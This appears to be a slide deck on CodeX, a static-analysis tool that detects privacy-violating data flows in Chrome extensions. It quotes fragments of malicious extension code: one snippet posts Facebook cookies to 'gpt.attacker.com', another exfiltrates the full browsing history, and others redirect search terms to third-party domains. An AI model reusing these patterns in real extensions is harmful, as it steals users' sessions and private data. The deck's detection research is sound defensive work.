

# CodeX: Contextual Flow Tracking for Browser Extensions

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
*LMU*

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# Browser extensions



- Boosting and personalizing browsing experience
  - Users can create and publish apps
  - Most apps by *third parties*
  - Powerful to access user data and modify web pages
- Google Chrome
  - 65% market share
  - >120K extensions on Chrome Web Store
  - Top 30 extensions: >900M downloads



# Threats to privacy

- Reading/modifying the network traffic and the web page
- Permissions and privacy-practice disclosure badges
  - Limit data usage as disclosed
- Discrepancies between privacy policy and actual behavior

Theaterflix Extension handles the following:




## Privacy practices

The developer has disclosed that it will not collect or use your data



# The Store's policy

- Explicitly detailing *collection methods*, *usage purposes*, and *third-party recipients* of user data
  - Review process before release
  - Misleading or unexpected behavior leads to:
    - **Removal** of the extension
    - **Banning** of the publisher and related accounts
- 



*Malicious extensions continue emerging...*



# Cookie stealing

- Fake AI-assistant ChatGPT hijacks Facebook accounts
  - Accessing **all cookies** by "permissions": {cookies}
  - Stealing cookies from active sessions for Facebook
  - Compromised accounts into bots for likes and comments



```
var url = 'http://gpt.attacker.com';
async function send(e, a, t, n) {
  ...
  var cookies = await chrome.cookies.getAll({domain:'facebook'})
  ... }
if (e == 'init') { ...
  response = await $.post(url, body: cookies)
  ... }
```

A diagram illustrating the cookie-stealing process. A red arrow points from the 'cookies' variable in the 'send' function to the 'body' parameter of the '\$.post' call. A blue arrow points from the 'body: cookies' parameter to the 'body' parameter of the '\$.post' call. A red arrow points from the 'body: cookies' parameter to the 'body' parameter of the '\$.post' call. A red arrow points from the 'body: cookies' parameter to the 'body' parameter of the '\$.post' call.

# Browsing history stealing


- Rich source of data for *user profiling*
- Accessing browsing activity is *prohibited* unless necessary/well-specified
- Safqa coupons: Exfiltrating the complete history, *prior to login!*

```
HTTP Toolkit
METHOD: PUT +
URL
+ https://cdn2.joinsafqa.com/664546ccaa7f8d0012118bf2 extension-related server
84.8 kB JSON REQUEST BODY
1 [
2 {
3   "last": ...,
4   "url": "https://cdn2.joinsafqa.com/${getDevice()}",
5   "visit": {
6     "last": ...,
7     "url": ...,
8     "visitCount": 2
9   }
10 }
11 ]
12 {
13   "last": ...,
14   "url": "https://cdn2.joinsafqa.com/${getDevice()}",
15   "visit": {
16     "last": ...,
17     "url": ...,
18     "visitCount": 2
19   }
20 }
```

```
var url = 'https://cdn2.joinsafqa.com/${getDevice()}';
async getAllHistory() {
  return await chrome.history.search("").map(s => ({
    lastVisited: s.lastVisitTime, url: s.url, visitCount: s.visitCount}))
}
async start() {
  await fetch(url, {method: 'PUT', body: getAllHistory()})
}
... }
```

# Search term stealing

- Modifying the default *new tab* functionality
- Search monetization: sharing portions of the ad revenue
- **Search text box vs. address bar**
  - "search\_url" in manifest



"Changing the search

```
var searchURL = "https://clipboxtab.com?q={searchterm}"
...
const t = document.getElementById("search_input").value.trim();
...
const e = searchURL.replace("{searchterm}", t);
window.top.location = e;
```

A diagram illustrating the execution of JavaScript code. A red arrow points from the placeholder '{searchterm}' in the first line to the variable 't' in the second line. A blue arrow points from the variable 't' to the placeholder '{searchterm}' in the third line. A purple arrow points from the variable 'e' in the third line to the assignment 'window.top.location = e;' in the fourth line. The code is enclosed in a dashed box.

[bing.com/?q=term](https://bing.com/?q=term)

# Privacy-violating examples

- Exfiltrating privacy-sensitive user data through network



Facebook



Need for **tracking** browser-specific sensitive data flows in extensions

"Changing the search engine in the new tab to Bing"



What would you like to search?



clipboxtab.com/?q=term

find.asrcgetit.com/?q=term


bing.com/?q=term

exfiltrating browsing history

```
7 {  
8   "lastVisited": 1715816131717.461,  
9   "url": "https://www.whenx.io/extension-uninstalled",  
10  "visitCount": 2  
11 }
```


# Contextual flow tracking

- Reasoning about **sensitive** flows in extensions
- **Contextual flows**: Value-dependent flows from sensitive **sources** to **sinks**
- **Hardened taint tracking**: **Fine-tuning** taint tracking to analyze *contextual flows*



# CodeX

- Contextual flow tracking implemented in **CodeQL**
  - Open-source, multi-language, **static** code analysis engine
  - Tracking flows across language boundaries and frameworks
- Instantiated for **risky** flows of *search terms, cookies, history, and bookmarks*
- Taint **sources** and **sinks** based on browser APIs
  - e.g., `chrome.cookies.get`, `window.location`
- Extended taint steps
  - Object property reads and writes
  - Function and method calls
  - Unmodeled language features and frameworks




# Evaluation

- The Store's extensions between March 2021 and March 2024
  - **401k** extensions, **151k** unique
- **1,588** identified with *risky* flows
- Manual verification for **privacy violation**
  - **211** out of 337 **flagged**
  - Impacting up to **3.6M users**

Query type	Risky		Verified	
	Verified	Privacy violating	Clipbox	Available & violating
Search		187		168
Cookie	51	20		0
History	15	3		1
Bookmark	15		Safqa	0
Total	337	211		169

# Suspicious updates

- Common patterns of behavioral changes in successive versions
- **Differential analysis** to spot **malicious** updates 
  - Indicator for potentially malicious intent of developers
  - Either from the beginning, or when a popular extension is acquired
- **242k** updates in the dataset
  - **488** identified as **suspicious**
  - **130** out of 145 **privacy-violating** by manual verification

```
async function doSearch() {  
    var term = document.getElementById('input').value  
    - var url = 'https://www.bing.com/search?q=';  
    + var url = 'https://find.cf-esrc.com/search?q=';  
    window.location.href = url + term;  
}
```

# CodeX Takeaways

- **Static** analysis for tracking **contextual flows** in extensions
- An implementation of **hardened taint tracking** in CodeQL
- 1,588 *risky* extensions detected; **211 privacy-violating verified**
- In response to our reports to **Chrome**:



**Updates in policies:** modifying users' search experience is restricted to the use of the *Chrome Search API*



Safqa **removed** history exfiltration

